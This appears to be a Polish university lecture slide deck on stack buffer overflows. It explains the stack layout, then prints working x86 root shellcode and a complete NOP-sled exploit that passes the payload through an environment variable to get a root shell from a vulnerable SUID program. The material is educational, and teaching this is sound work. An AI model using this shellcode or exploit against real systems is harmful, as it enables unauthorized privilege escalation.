Bezpieczeństwo w sieci

- Autorzy :
  - Michał Lewowski
  - Bogdan Yakovenko
  - Marcel Kołodziejczyk
  - Robert Dyczkowski

BEZPIECZEŃSTWO W PRAKTYCE


- Błąd przepełnienia bufora i jak się przed nim bronić
- Problemy z bezpieczeństwem w sieci lokalnej
- Robaki sieciowe, systemy IDS/IPS

Błąd przepełnienia bufora

- Przepełnienie bufora to sytuacja, kiedy proces próbuje umieścić w buforze więcej danych niż zostało zaalokowane pamięci na ten bufor
- Powoduje to nadpisanie nadmiarowymi danymi informacji w sąsiadujących komórkach pamięci
- Te informacje mają kluczowy wpływ na przebieg programu

Trochę teorii


- Jak wygląda pamięć podczas uruchamiania programu
- Nas najbardziej interesuje stos



Jak wygląda stos ?

```
1  void function(int a, int b, int c) {
2     char buffer1[5];
3     char buffer2[10];
4  }
5
6  void main() {
7    function(1,2,3);
8  }
```

Istotne rejestry :
EBP - względny dół stosu (zmieniany przy wywołaniu funkcji, przywracany po jej powrocie)
ESP - wierzchołek stosu
EIP - rejestr wskazujący wykonywaną instrukcję



Jak można to wykorzystać ?

- Możemy manipulować przebiegiem programu :

Jaki powinien być efekt programu ?

W tym momencie warto obejrzeć screencast zamieszczony na stronie

```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
    int *ret;

    ret = buffer1 + 12;
    (*ret) += 10;
}

int main(void) {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);

  return 0;
}
```

Dlaczego tak było ?

- Wystarczy zdeassemblować funkcję main w gdb (kompilujemy program z flagą -g, w gdb piszemy disassemble main)
- Widzimy, że rzeczywiście, aby przeskoczyć instrukcję przypisania x=1; należy zwiększyć adres powrotny o 10 w stosunku do obecnego
- UWAGA : by wszystko się zgadzało radzę używać gcc w wersji 2.95 – nowsze gcc generują zupełnie inny kod assemblera

Co może dać atak ?

- Atakujemy programy, które możemy odpalić, a których właścicielem jest root i które działają z prawami roota (czyli mają ustawiony bit SUID)
- Takim programem jest np. passwd - operuje na plikach z hasłami, ale my go możemy odpalić
- Bit SUID ustawic można poleceniem : chmod +s plik

Co to jest shellcode ?

- Termin ten oznacza instrukcje procesora powstałe w wyniku skompilowania programu napisanego w języku assembler
- Shellcode składa się z instrukcji assemblera zapisanych już w formie binarnej
- Aby uniknąć bezwzględnych odwołań do pamięci generujących błąd naruszenia pamięci programu, w kodzie tym używa się względnych referencji do komórek pamięci
- Główne zadanie tego kodu to zmienić użytkownika na roota i uruchomić nową powłokę

Przykłady shellcode

```c
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Program napisany w C po skompilowaniu daje taki shellcode :

```c
char shellcode[] =
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
    "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
    "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

Dlaczego jeszcze było źle ?

UWAGA : chcemy przepełniać bufory będące stringami, więc musimy też uważać, by w shellcode nie znajdowały się znaki końca stringa

- Doprowadzenie kodu do takiej postaci wymaga odrobiny gimnastyki w assemblerze
- Nie możemy na przykład używać instrukcji **mov eax, 0**, a zamiast niej powinniśmy użyć **xor eax, eax**

Nasz shellcode

- Najpierw w assemblerze :
  - Zmieniamy użytkownika na roota
  - Odpalamy nową powłokę

```
push byte 70
pop eax
xor ebx, ebx
xor ecx, ecx
int 0x80
push ecx
push 0x68732f2f
push 0x6e69622f
mov ebx, esp
push ecx
push ebx
mov ecx, esp
cdq
mov al, 11
int 0x80
```

Ten shellcode będzie służył nam do przejmowania roota.

Właściwy shellcode

- Tak wygląda już kod z poprzedniego slajdu w formie binarnej. Shellcode, który może nam dać roota ma tylko 31 bajtów.

```
char shellcode[] =
"\x6a\x46\x58\x31\xdb\x31\xc9\xcd\x80\x51\x68\x2f\x2f\x73\x68\x68"
"\x2f\x62\x69\x6e\x89\xe3\x51\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

void main() {
    int *ret;

    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;

}
```

Jakie programy można atakować ?

- Zdecydowana większość błędów, które wykorzystują ataki typu buffer overflow są takiego typu :

```
1  void main(int argc, char *argv[]) {
2    char buffer[512];
3
4    if (argc > 1)
5      strcpy(buffer,argv[1]);
6  }
```

- Wystarczy znaleźć takie błędy lub dowiedzieć się, że istnieją

Piszemy exploita

- Pierwsze podejście

```
1  char shellcode[] =
2          "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
3          "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
4          "\x80\xe8\xdc\xff\xff\xff/bin/sh";
5
6  char large_string[128];
7
8  void main() {
9    char buffer[96];
10   int i;
11   long *long_ptr = (long *) large_string;
12
13   for (i = 0; i < 32; i++)
14     *(long_ptr + i) = (int) buffer;
15
16   for (i = 0; i < strlen(shellcode); i++)
17     large_string[i] = shellcode[i];
18
19   strcpy(buffer,large_string);
20 }
```

Co robił tamten przykład ?

- Program z poprzedniego slajdu przepełnia bufor buffer (ustawia dzięki temu adres powrotny na shellcode) i program sam wykonuje dla nas shellcode, który po prostu odpala nam nową powłokę
- Użyty shellcode to shellcode z 9. slajdu po małej gimnastyce w assemblerze, która pozwala uniknąć znaków \x00

Problemy

- W prawdziwym programie nie wiemy, jak “trafić” w nasz shellcode, bo nie wiemy, w jakim adresie się zaczyna
- Wiemy jednak, że dla każdego progamu stos zaczyna się zawsze w takim samym adresie
- Mamy instrukcję NOP

Instrukcja zajmuje 1 bajt i sama nic nie robi tylko przechodzi do kolejnej instrukcji; jej użycie sprawia, że nie musimy dokładnie trafiać w nasz shellcode podmieniając adres powrotny

Idea exploita

- Przepełnić bufor tak, żeby :
  - Na początku umieścić dużo instrukcji NOP
  - Potem umieścić shellcode
  - Na końcu umieścić wiele razy sensowny adres powrotny
  - Jak trafimy adresem powrotnym w instrukcje NOP to wygraliśmy, bo “zsuniemy” się po niej do shellcode
  - Można teraz odpalić kolejny film ze strony

Fachowy exploit

```
#include <stdlib.h>
#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define NOP                            0x90

#include <stdlib.h>
#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define NOP                            0x90

char shellcode[] =
"\x6a\x46\x58\x31\xdb\x31\xc9\xcd\x80\x51\x68\x2f\x2f\x73\x68\x68"
"\x2f\x62\x69\x6e\x89\xe3\x51\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}
void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
```

Fachowy exploit

```
  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
    buff[i] = NOP;

  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Krótki opis tego, co się dzieje

- Poprzedni kod przyjmuje 2 parametry : długość generowanego bufora i przesunięcie w pamięci względem początku stosu, w które będziemy strzelać, licząc, że trafimy w NOPy
- Program ustawia zmienną środowiskową $EGG o zadanej długości i postaci : [dużo NOPów, shellcode, adres powrotny z uwzględnionym przesunięciem]
- Funkcja get_sp() zwraca adres obecnego wierzchołka stosu (początek stosu ma taki sam adres dla wszystkich programów)
- Zmienną $EGG ustawiamy wywołaniem **./exploit2 612 500**
- Atakowaliśmy program **bledny** wywołaniem : **./bledny $EGG**
- Długość bufora do przepełnienia ustaliliśmy na 612 (zwykle zaleca się ustawić ok. 100 bajtów więcej niż wielkość bufora, który przepełniamy)
- Offset dla adresu to 500, gdyż my sami nie odłożyliśmy praktycznie niczego na stos, a program **bledny** odłożył cały buffor – pamiętajmy, że musimy trafić w jego początek, gdzie umieściliśmy nasze instrukcje NOP (jak ktoś się pogubił, to niech obejrzy jeszcze raz slajdy 4 i 5, żeby zobaczyć jak wygląda pamięć w obu programach)
- Rzeczywiście trafiamy w NOPy i program **bledny** posłusznie otwiera dla nas powłokę na prawach roota (film na stronie)

Jeszcze trochę filozofii

- Oczywiście przykład był tak dobrany, że wszystko udało się za pierwszym razem, w rzeczywistości jest trochę trudniej :)
- Trzeba odpowiednio manipulować parametrami zmiennej $EGG, ale kilka - kilkanaście prób powinno już dać dobry efekt, bo zwykle programy nie odkładają więcej niż kilkaset – kilka tysięcy bajtów na stos, a instrukcje NOP sprawiają, że nie musimy trafiać w początek naszego shellcode dokładnie, wystarczy trafić w NOPy